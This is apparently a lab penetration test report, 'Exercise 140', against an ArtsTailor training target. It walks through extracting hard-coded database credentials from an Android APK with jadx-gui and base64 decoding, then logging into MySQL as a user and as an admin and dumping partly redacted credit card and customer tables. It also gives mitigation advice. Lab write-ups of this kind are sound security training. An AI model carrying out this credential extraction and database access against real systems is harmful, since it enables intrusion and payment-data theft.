Penetration Test - Exercise 140

Esteban Calvo

2023-11-28

Contents

1 Technical Report **2**

1.1 Finding: *Android App and Database Credentials* 2

2 Attack Narrative **3**

2.1 Finding Credentials 3

2.2 Database entry 3

2.3 PCI Data 4

2.4 MITRE ATT&CK Framework TTPs 5

1 Technical Report

Feel free to include an introduction if it suits your communication style. You may omit it if you prefer to do so.

1.1 Finding: *Android App and Database Credentials*

Severity Rating

Severity: High
CVSS Base Severity Rating: 8.4 AV:L AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

After examining the apk file found on the site, some hidden credentials were found using jadx-gui which is readily available for consumer use. These credentials were then used to gain access to a mysql service running on the artstailor server.

Confirmation method

First download the apk file as follows

```
wget www.artstailor.com/apps/ArtsTailorNews.apk
```

Open the application and jadx-gui and then navigate to the cache created after the application is compiled. Once inside the cache, run the following command to get the username and password

```
cat sources/00/000000800.java | grep -e 'b64username' -e 'b64password'
```

This will reveal the following censored credentials.

```
username: db_user_token
password: KEY022-uid...CQ==
```

Lastly, we can use these credentials to gain access to the server

```
mysql -h db.artstailor.com --port=3306 -u db_user_token -p
KEY022-uid...CQ==
```

From previous Exercise 110, we also have some admin credentials as follows

```
mysql -h db.artstailor.com --port=3306 -u db_admin_token -p
KEY019-8Dq...e\n
```

Using these credentials gives us access to user credit card information.

Mitigation or Resolution Strategy

To mitigate this, we can firstly avoid hardcoding any sort of credentials into the code. You should also try to use secure storage solutions that provide more hardware-backed storage options for keys rather than including them in the code. Now that this has been exploited, make sure to also change the credentials for the db_user_token.

2 Attack Narrative

2.1 Finding Credentials

To get the Android App, we have to first download the apk from the site using the following command

```
wget http://www.artstailor.com/app/ArtsTailorNews.apk
```

We can then use jadx-gui from the command line and open the apk file in the application. Looking around and searching for key phrases did not reveal much for me. However, once the apk file is opened in the app, a new directory called 'ArtsTailorNews.apk.cache'. If we navigate to this directory, we are now able to grep for more clues. Using the following grep command, we are able to get some credentials

```
grep -i 'username' -r .
```

This command shows us that inside a folder, there is some base64 encoded username and password credentials. We can find this credentials as follows.

```
cd ArtsTailorNews.apk.cache
cat sources/00/000000800.java | grep -e 'b64username' -e 'b64password'
output:
    String b64username = 'ZGJ...bgo=';
    String b64password = 'S0V...Qo=';
```

Further decoding these values yields the following results

```
echo 'ZGJ...bgo=' | base64 -d
username: db_user_token
echo 'S0V...Qo='
password: KEY022-uid...CQ==
```

These credentials lead me to believe that we can use them to get access to some sort of database.

2.2 Database entry

To gain access to some sort of database, the following command was run to see if there was some sort of database running on one of the servers

```
nmap www.artstailor.com
```

This revealed some sort of mysql service running on port 3306. We can then use the previous credentials to try and gain access to the system as follows

```
mysql -h db.artstailor.com --port=3306 -u db_user_token -p
KEY022-uid...CQ==
```

Once we had access to the mysql service, we can then peek around. Looking at the two databases did not reveal anything too important, but if we could gain admin access, there might be a way to get more information.


2.3 PCI Data

After some thinking, I referred back to ex110 in which we used Beefhook to capture some cookies. In the cookie we found, we found some credentials that were labeled as db_admin_token. Using the password and username as follows, we were able to log in with more access

```
mysql -h db.artstailor.com --port=3306 -u db_admin_token -p
KEY019-8Dq...e\n
```

Once inside, we can then navigate to the customerdb and access some more serious PCI data.

```
show databases;
use customerdb;
show tables;
select * form ccard;
select * from people;
```



```
MariaDB [customerdb]> select * from ccard;
+------------------+-----------------------+
| ccnumber         | people_account_number |
+------------------+-----------------------+
| 55[redacted]44   |                  1001 |
| 41[redacted]11   |                  1002 |
| 37[redacted]1    |                  1003 |
+------------------+-----------------------+
3 rows in set (0.001 sec)

MariaDB [customerdb]> select * from people;
+----------------+-------------+-------------+
| account_number | last_name   | first_name  |
+----------------+-------------+-------------+
|           1001 | G[redacted] | M[redacted] |
|           1002 | G[redacted] | N[redacted] |
|           1003 | S[redacted] | R[redacted] |
+----------------+-------------+-------------+
3 rows in set (0.001 sec)
```

2.4 MITRE ATT&CK Framework TTPs

TA0006: Credential Access
- **T1552:** Unsecured Credentials
  - **.001:** Credentials in Files